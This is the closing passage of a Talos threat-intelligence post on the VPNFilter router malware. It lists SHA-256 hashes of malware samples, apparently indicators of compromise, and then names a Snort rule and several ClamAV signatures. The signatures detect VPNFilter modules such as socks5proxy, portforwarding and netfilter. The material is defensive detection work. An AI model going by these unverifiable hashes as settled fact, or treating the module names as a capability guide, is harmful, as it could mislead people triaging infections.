fce03f57b3fd3842efac3ce676687794c4decc29b612068e578134f3c4c4296a
1f26b69a353198bb047dde86d48198be8271e07f8c9d647d2f562207e1330a37
1e824654afba03678f8177e065c487a07192069711eeb4abe397010771b463b5
84227f906c7f49071d6598b9035fc785d2b144a6349d0cf7c29177c00db2dc2f
6eb09f805a68b29c9516d649019bea0bb4796e504ca379783455508a08f61087
aa5baa135b2ada5560833747260545d6a5b49558f6244c0f19443dc87c00294d
4c5e21125738c330af1bfe5cabc5f18fa14bbef53805dda2c3c31974555f7ec5
0f3746f273281472e7181f1dd1237f0c9fc26f576a883f42413c759f381006c4
acfc72b8d6611dc9cd6a3f1a4484aa0adfb404ad5faaa8b8db5747b0ff05bc22
fe9c17ac036622b2d73466f62b5d095edda2d3b60fa546a48d0bb18f8b11059f
830091904dab92467956b91555bc88fa7e6bbde514b8a90bb078c8a3bb2f39a9
5a28ad479d55275452e892b799c32803f81307079777bb1a5c4d24477206d16b
8440128350e98375b7eff67a147dfe4e85067d67f2ad20d9485f3de246505a5f
275c4e86218915c337d7e37e7caba36cb830512b17353bf9716c4ba6dceb33ed
b700207c903e8da41f33f11b69f703324ec79eb56c98b22efaeac0a10447ec44
2aa149a88539e8dd065c8885053a30d269be63d41a5db3f66c1982202761aa75
1a11240d0af108720de1a8a72ceadef102889f4d5679c1a187559d8d98143b0b
3b6be595b4183b473964345090077b1df29b0cace0077047b46174cc09c690e1
620c51f83457d0e8cb985f1aff07c6d4a33da7566297d41af681ae3e5fbd2f80
4c8da690501c0073a3c262a3079d8efac3fea9e2db9c55f3c512589e9364e85c
d92282acf3fea66b05a75aba695e98a5ea1cc1151f9e5370f712b69a816bf475
30382c1e7566d59723ff7ef785a1395711be64873dbca6d86691b1f5d86ba29f
```

Coverage

The following new coverage has been developed to detect additional modules used by VPNFilter

New Snort for ndbr:

sid:1:47377:1

New Clam AV:

Unix.Trojan.Vpnfilter_htpx-6596262-0
Unix.Trojan.Vpnfilter_ndbr-6598711-0
Unix.Trojan.Vpnfilter_netfilter-6599563-0
Unix.Trojan.Vpnfilter_nm-6598714-0
Unix.Trojan.Vpnfilter_portforwarding-6599587-0
Unix.Trojan.Vpnfilter_socks5proxy-6599614-0
Unix.Trojan.Vpnfilter_tcpvpn-6606298-0

Updated Clam AV:

The following ClamAV signatures were updated to improve detection of additional Stage 1 and Stage 2 modules used by VPNFilter:

Unix.Trojan.Vpnfilter-6425812-1
Unix.Trojan.Vpnfilter-6550592-1

Source: https://blog.talosintelligence.com/2018/09/vpnfilter-part-3.html